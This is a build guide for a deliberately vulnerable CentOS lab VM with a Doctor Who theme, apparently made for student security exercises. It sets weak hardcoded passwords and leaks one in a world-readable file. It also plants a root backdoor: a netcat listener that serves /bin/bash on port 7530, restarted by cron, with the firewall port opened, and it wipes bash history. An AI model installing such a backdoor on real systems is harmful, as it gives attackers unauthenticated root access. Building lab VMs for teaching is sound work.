# Building the Linux Dr. Who Adventure VM

This VM is built on the CentOS minimal install, 8.2.2004 using VMware Workstation 15 Pro, 15.5.6.

Note: everything in this document is done as root

Update and install GUI  
yum update  
dnf groupinstall “Server with GUI”  
systemctl set-default graphical

Remove software that is listening.  
systemctl stop chronyd

yum remove chrony

systemctl stop rpcbind

systemctl disable rpcbind  
systemctl stop rpcbind.socket  
systemctl disble rpcbind.socket

systemctl stop avahi-daemon  
systemctl disble avahi-daemon

create users  
adduser doctor  
 password Gallifrey  
adduser clara  
 password CoalHillSchool  
adduser dalek  
 password Exterminate!  
adduser student  
 password student

Create file with Clara’s password, readable by everyone  
mkdir /var/account (already exists in CentOS)  
echo “Clara’s password is CoalHillSchool” > /var/account/Danny  
ls -l /var shows rwxr-xr-x root, root. Anyone can see the contents  
ls -l /var/account/Danny shows rw-r--r-- root root, so it is owned by root but readable by everyone

Create tardis group, make doctor and clara members  
addgroup tardis  
gpasswd -a doctor tardis  
gpasswd -a clara tardis

Make the tardis directory, make doctor the owner and tardis the group  
chown doctor:tardis /home/tardis  
cd tardis  
echo “To make the Tardis take off, rush about madly, flip levers, and hope for the best.” > TardisManual  
chown doctor:tardis TardisManual  
chmod 640 TardisManual  
ls -l should show -rw-r----- doctor tardis

Copy the file smtp to /var/log, then give the group tardis read, and nothing for other  
chown root:tardis /var/log/smtp  
chmod 640 /var/log/smtp

Give Doctor sudo rights by adding him to the wheel group.  
gpasswd -a doctor wheel


cd /etc/rc.d  
nano Davros  
insert this text  
#!/bin/bash

# chkconfig: 2345 55 25

# description: Dalek Credo

xterm -hold -e 'echo "Daleks are the superior race! Daleks reign supreme! Exterminate! Exterminate!"'

then create symlink in /etc/rc.d/rc2.d through rc5.d with   
ln -s ../../rc.d/Davros ./S99davros

if you run /etc/init.d/davros you should see this:  


Note: it doesn’t work when you have used su to change users.

Change the root password to Exterminate!  
passwd root  
(enter Exterminate! twice)  
Change the student password to student  
passwd student  
(enter student twice)

Create Davros’ back door. Use nano or some other editor to create the file listen in /root  
nano /root/listen

#!/bin/bash

if pgrep -x "nc" > /dev/null

then

echo "Already running"

else

nc -l -k -c /bin/bash 7530

fi

chmod +x /root/listen

Now make a cron entry for the root user that will run the listen script every 5 min. As root,  
crontab -e  
Add a line like this:  
\*/5 \* \* \* \* /root/listen  


Allow port 7530 through the firewall.  
firewall-cmd --zone=public --add-port=7530/tcp –permanent

Note: If this doesn’t work, you can kill the firewall  
ps aux | grep firewalld  
kill {get PID from ps output}

**Last step:** Log in as doctor and execute:  
cd ~  
rm .bash\_history

Then repeat for clara and student. Don’t leave any hints for the students in the BASH history!